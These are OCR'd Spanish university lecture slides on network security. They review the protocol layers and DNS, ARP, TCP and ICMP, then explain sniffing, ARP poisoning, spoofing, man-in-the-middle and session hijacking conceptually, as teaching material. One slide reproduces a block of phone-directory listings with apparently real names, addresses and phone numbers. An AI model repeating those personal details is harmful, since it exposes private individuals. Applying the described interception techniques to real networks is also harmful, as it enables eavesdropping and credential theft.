
- Aplicación: maneja protocolos de alto nivel que permiten la representación de los datos, codificación y control del diálogo.
- Transporte: se establece la conexión lógica entre el host transmisor y el receptor. Estos protocolos segmentan los datos en el origen para que las capas inferiores realicen el envío.
- Nivel de Red: seleccionar la mejor ruta para transmitir los paquetes por la red.
- Nivel de Enlace de Datos: realiza el direccionamiento físico de los paquetes.
- Acceso a la red: se controla el enlace físico con los medios de la red.

Introducción y recordatorios

Universidad Rey Juan Carlos




Introducción y recordatorios



Introducción y recordatorios

¿Qué ocurre para que esto sea posible?



Introducción y recordatorios

Universidad Rey Juan Carlos


- La realidad es que existen cuatro protocolos diferentes que se necesitan ejecutar:
  - DNS: Domain Name System
  - ARP: Address Resolution Protocol
  - TCP/IP: Protocolo de Control de Transmisión / Protocolo de Internet
  - ICMP: Internet Control Message Protocol

Introducción y recordatorios

Universidad Rey Juan Carlos

DNS (Domain Name System)


- Se encarga de "traducir" el nombre de un dominio a una dirección IP.
- Funcionamiento:
  - El cliente envía una petición DNS a su servidor DNS.
  - Si el servidor tiene la respuesta manda la contestación. Si no la tienen, pueden reenviar la petición a otro servidor.



ARP (Address Resolution Protocol)


- Protocolo de comunicación usado para encontrar la dirección de hardware (MAC) que se corresponde con una determinada dirección IP.
- Funcionamiento:
  - Se envía un ARP Request a la dirección de broadcast, con la IP que queremos consultar.
  - La máquina espera que le llegue ARP Reply con la dirección que le corresponde.
  - Finalmente se actualiza la caché ARP.

Introducción y recordatorios
Universidad Rey Juan Carlos



Protocolo TCP/IP

- Tiene el sistema three-way handshake usado para establecer la conexión entre el cliente y el servidor.
- Sirve para sincronizar y asegurarnos la recepción de paquetes.




ICMP (Internet Control Message Protocol)

- Protocolo usado para enviar mensajes de error e información operativa:
  - Un host no puede ser localizado
  - Un servicio no está disponible
  - El tiempo de vida de un paquete ha expirado
- Tipos de mensaje:
  - Echo Reply
  - Destination Unreachable
  - Echo Request
  - Redirect
  - Time exceeded
  - ….

Introducción y recordatorios

Universidad Rey Juan Carlos

- Protocolo ICMP



Sniffing

Universidad Rey Juan Carlos

- La mayor parte de los ataques que se pueden realizar, tienen como base la misma técnica → *sniffing.*
- *Sniffing* consiste supervisar los diferentes paquetes que circulan por una red en tiempo real.
- Se recogen tanto los datos de entrada como de salida.
- No es un ataque.
- Sólo es necesario usar un *sniffer* que active el modo promiscuo de la tarjeta de red: por ejemplo Wireshark.

Sniffing

Universidad Rey Juan Carlos

- En un principio, un *sniffer* no es maligno.
- Es algo muy utilizado por los administradores de sistemas para monitorización de la red.
- Permiten diagnosticar problemas y evaluar el rendimiento.
- Se puede usar para intentar identificar el consumo del ancho de banda.

Sniffing

Universidad Rey Juan Carlos

- Usos legítimos:
  - **Ingenieros de red**: pueden usar los sniffers para optimizar la estructura de la red y mejorar la eficiencia y/o velocidad.
  - **Administradores del sistema**: se pueden llegar a identificar cuellos de botella.
  - **Empresas**: permite conocer qué sitios visitan los empleados, o si están descargando algo que no deben.
  - **Profesionales de la seguridad**: para ellos es fundamental identificar tráfico inusual.
- Usos delictivos:
  - Acceso a las credenciales de inicio de sesión, datos bancarios, …

Índice

Universidad Rey Juan Carlos

- Introducción y recordatorios.
- **ARP Poisoning, ARP Spoofing y Man in the Middle.**
- TCP Hijacking.
- Ataques en la capa de aplicación.
- Ataques Denial of Service (DoS).

ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos

- La pila de protocolos TCP/IP se basa en:
  - Identificadores: los campos de las cabeceras que se añaden en cada capa.
  - Protocolos, que permiten:
    - traducir estos identificadores
    - de manera transparente a los usuarios y aplicaciones.

Nombre de dominio → Dirección IP → Dirección MAC.

- Para simplificar el uso, se diseñaron protocolos dinámicos.
- Las técnicas de poisoning se basan en utilizar estos protocolos **dinámicos** de manera que el atacante "envenena" la traducción empleada por la víctima introduciendo información falsa.

ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos

- Caso práctico:



SOROA Catalina Nilda Ascasubi 4637 2309 7256
" Diaz Alberto AvSeaJuarez PuePosadas 3956 2336 4435
" Manuel Ruperto Ascasubi 4637 2304 1760
SOROCHIELLO Valles Eduardo Gambetta 1169a 2355 1169
SOROKINS Pancirer Adriana Nurit EAcevedo 1484 2400 1073
" Pancirer Jorge Daniel PantaleonSotelo 3960 2336 5032
Sorondo Alberto Av18deJulio 1263 2901 2459 2902 3342
SORONDO Amaro Marcelo Sebastian RJMuñoz 3239ba 2628 9099
" Angel M AvJBelloni 5850 2222 4676
Sorondo Bordigoni Alberto Luis Av18deJulio 1263 2902 6095
SORONDO Bordigoni Maria de Rosario Sonia AvELopez 4889 2613 5836
" Fernando LaCumparsita 1339 2908 1188
" Garcia Celestina BJBatlleyO 3900 2215 2411
" Gutierrez Miguel Angel Durazno 1967 2410 8566
" Imperial Maria Laura CerroLargo 1521 2402 5800
" Lanusse Miguel Alejandro Defensa 1968 2408 1843
" Lastra Isabel Mini 809 2901 7110
" Naguila Teresa Av18deJulio 878 2903 2437
SORONDO Noya Andres Ignacio Caigua 1346 2203 5457
" Perez Noelia Fernanda Colonia 2119 2402 2269
" Peyre Ana Maria Andes 1417 2908 4927
" Rebollo Gabriela Pomingos 2860 2200 4873
" Rosa Marina Duarte de Orinoco 5159 2619 1743
SOROZABAL Charle Martha Ceres 4178 2222 8201
" Mena Dorbal Jose Dunant 4303 2215 3145
" Silvera Evaristo Esp CneLJArenas 929 2357 9235
SORRENTI Belgica Mensez de 2203 9682


- ¿Qué haríamos si queremos conocer un teléfono que no está en la guía?
  - Preguntar.

ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos

- Esto es lo que hace el protocolo ARP pero en lugar de traducir Nombre ↔ Teléfono, traduce: IP ↔ MAC.
  - Este protocolo se definió para entornos 100% confiables, por lo que no se "sospecha" de ninguna respuesta de tipo ARP Reply.
  - Las definiciones de la funcionalidad del protocolo establecían que cualquiera que tuviera la respuesta podría ofrecerla, y por tanto el solicitante debería aceptarla.
- Enviando tramas ARP Reply falsas, el atacante consigue envenenar las cachés ARP de sus víctimas.
  - Como se trata de un protocolo dinámico, estas tramas se tendrán que enviar periódicamente para mantener el engaño.


ARP Poisoning, ARP Spoofing y MitM



ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos


Ejemplo Ataque #1



ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos


Ejemplo Ataque #1



ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos


Ejemplo Ataque #1



ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos


Ejemplo Ataque #2



ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos

Ejemplo Ataque #2



ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos

- El ataque #1 es más difícil de detectar en la red, pero por el contrario el impacto es mucho menor.

- El ataque #2 tiene la ventaja de que afecta a un mayor número de víctimas, el problema es que genera una gran cantidad de tráfico en la red y es más fácil de detectar.

ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos

- Una vez que se tienen las tablas ARP envenenadas, ¿qué más podemos hacer?
  - Ataques de Man-in-the-Middle (*MiTM attacks*)
    - Es el ataque más común. El atacante asocia su MAC con la puerta de enlace de la víctima.
  - Ataques de Denegación de Servicio (*DoS attacks*)
    - Se podría realizar este ataque para que muchos dispositivos asocien la MAC de la víctima con la MAC de la puerta de enlace.
  - Secuestros de sesión (*Session Hijacking*)
    - Es parecido al MiTM pero aquí el atacante busca el número de secuencia TCP o la cookie de una web, para suplantar la identidad de la víctima.


ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos

- El envenenamiento de la caché ARP suele utilizarse para suplantar la identidad de la víctima: ARP Spoofing.
  - Los ataques de spoofing siempre implican suplantación de identidad a diferentes niveles.
- Por ejemplo, se pueden interceptar/modificar todas las comunicaciones entre dos equipos que se encuentren en el mismo segmento de red que el atacante (o entre un equipo y su puerta de enlace).
  - Este ataque se suele denominar Man in the Middle (MitM).


ARP Poisoning, ARP Spoofing y MitM

Universidad Rey Juan Carlos



